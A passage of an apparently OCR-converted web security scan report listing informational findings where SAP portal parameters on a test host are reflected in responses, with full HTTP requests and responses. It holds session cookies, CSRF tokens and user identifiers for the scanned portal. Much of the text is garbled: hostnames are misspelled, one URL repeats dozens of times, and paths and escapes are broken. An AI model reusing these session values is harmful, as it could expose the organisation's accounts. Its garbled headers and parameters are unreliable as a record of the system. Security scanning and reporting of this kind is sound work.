https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com https://ednjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://-twimg.com/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE HTML>
<a href="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
es\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\r252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designst
\x2aufdrnkt7A\x2d\x2d\x2dU7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2d\x2d\x2g95vwoc\x3d1\x26XSYSTEM\x3dSAP_BWx26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE
\x3dESS\x26Language\x3dEN"
sap.zen.launch(config);
       })();
    </script>
  ..[SNIP]...
```

# 15.14. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-bw-iViewID parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The value of the **sap-bw-iViewID** request parameter is copied into the application's response.

#### Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 318

Origin: https://testportal.zalaris.com

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Te: trailers Connection: close

sap-bw-

iViewID=pcd%3aportal content%2fcom.sap.pct%2fplatform add ons%2fcom.sap.ip.bi%2fPages%2fcom.sap.ip.bi.designstudio%2fcom.sap.ip.bi.d sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN&XSYSTEM=SAP\_BW&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:46:24 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 Content-Length: 2455

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:/// boost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://sap.co https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!DOCTYPE HTML>

Parameters: "sap\x2dbw\x2diViewID\x3dpcd\x253Aportal\_content\x252Fcom.sap.ip.bi.x252Fplatform\_add\_ons\x252Fcom.sap.ip.bi\x252FPages\x252Fcom.sap.ip.bi.designstudio \x252Fcom.sap.ip.bi.designstudioPreviewsbpq5s2rdf\x26XQUERY\x3dZSTKPTMC1\_REG\_TIME\_ESS\x26sap\x2dext\x2dsid\x3dl32BJ\_3P19JJ\x2aufdrnkt7A\x2dlx2dU7KKv5VHq4ZqyjYhPDVfzQ\x2d\x26XSYSTEM\x3dSAP\_BW\x26APPLICATION\x3dZGENERIC\_ANALYSIS\x26XPROFILE\x3dESS\

...[SNIP]...

# 15.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-ext-sid parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The value of the sap-ext-sid request parameter is copied into the application's response.

# Request 1

POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&sap-ext-sid=I32BJ_3P19J*ufdrmkt7A--U7KKv5VHq4ZqyJYhPDVfzQ--a98iwhr34b&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:48:47 GMT
Server: Apache
X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2465
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://poost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.maps.gstatic.com https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://boost-files-general-eu-west-1-lest.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE HTML>
.zen.includes["zen\x2fmimes\x2fcombined_static_includes_1.js"] = true;
      // end-includes
     (function() {
// >
var config = {
esid : "l32BJ_3P19lJ\x2aufdrnkt7A\x2d\x2dU7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2da98iwhr34b",
  urlPrefix: "zen"
  urlParameters: "sap\x2dbw\x2diViewID\x3dpcd\x253Aportal_content\x252Fcom.sap.pct\x252Fplatform_add_ons\x252Fcom.sap.ip.bi\x252FPages
\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26sap\x2dext\x2dsid\x3d132BJ_3P19IJ\x2aufdrnkt7A\x2d\x2d\x2du7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2da98iwhr34b\x26XSYSTEM\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26Language\x3dEN"
sap.zen.launch(config);
     })();
   </script>
  ..[SNIP]...
```

# 15.16. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator [ParamMapKey parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator

#### Issue detail

The value of the ParamMapKey request parameter is copied into the application's response.

#### Request 1

POST /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/x-www-form-urlencoded

Content-Length: 254

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

 $Command=ABORT\&SerPropString=\&SerKeyString=SerAttrKeyString=GUSID\%253Al32BJ\_3P19IJ*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--\%261657772020000\&SerWinldString=\&Autoclose=1000\&DebugSet=\&ParamMapCmd=LIST\&ParamMapKey=com.sap.portal.dsm.ParamMap\%3aGx1657772018495x43x4vfxuqot4p$ 

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:21:52 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/plain;charset=UTF-8

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://policy: default-src 'self' https:/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/https://syndicatio http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://pultform.twitter.com/https://\*.twimg.com/https://www.zalaris.com/https://batform.twitter.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://www.zalaris.com/https://waps.googleapis.com:443 https://com.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://tonts.googleapis.com https://platform.twitter.com https://tont.twimg.com/ftw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:/443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close Content-Length: 314

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sapsessioncmd=USR ABORT&~SAPSessionCmd=USR ABORT&SAPWP ACTIVE=1&sap-ep-tstamp=1657783279505& dsmguid=1657783312760|#!#|comsapportaldsmParamMapGx1657772018495x43x4vfxuqot4p

# 15.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [%24DebugAction parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com /irj/servlet/prt/portal/prtroot

Path: /pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview

#### Issue detail

The value of the %24DebugAction request parameter is copied into the application's response.

## Request 1

POST /irj/servlet/prt/portal/prtroot /pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS& XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/x-www-form-urlencoded Content-Length: 157 Origin: https://testportal.zalaris.com Dnt: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers Connection: close XPROFILE=ESS&XQUERY=ZSTKPTMC1 REG TIME ESS&APPLICATION=ZGENERIC ANALYSIS&XSYSTEM=SAP BW8 ClientWindowID=WID1657772019654&%24Roundtrip=true&%24DebugAction=nullyu7t7n44iq

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 07:32:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost.ai/https://accounts.ondentand.com/https://accounts.ondentand.com/https://catestcors.azdrewebsites.nev/https://ondentand.com/https://accounts.ondentand.com/https://boost.files-general-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ https://prod.signicat.com/https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/https://*zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.ap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com/https://*.com/https://*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twit
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8551
<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
<input type="hidden" name="$DebugAction" value="nullyu7t7n44iq">
 ...[SNIP]...
```

# 15.18. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [APPLICATION parameter]

#### Summary

Severity Information Confidence: Certain Host: https://testportal.zalaris.com

/irj/servlet/prt/portal/prtroot

Path:

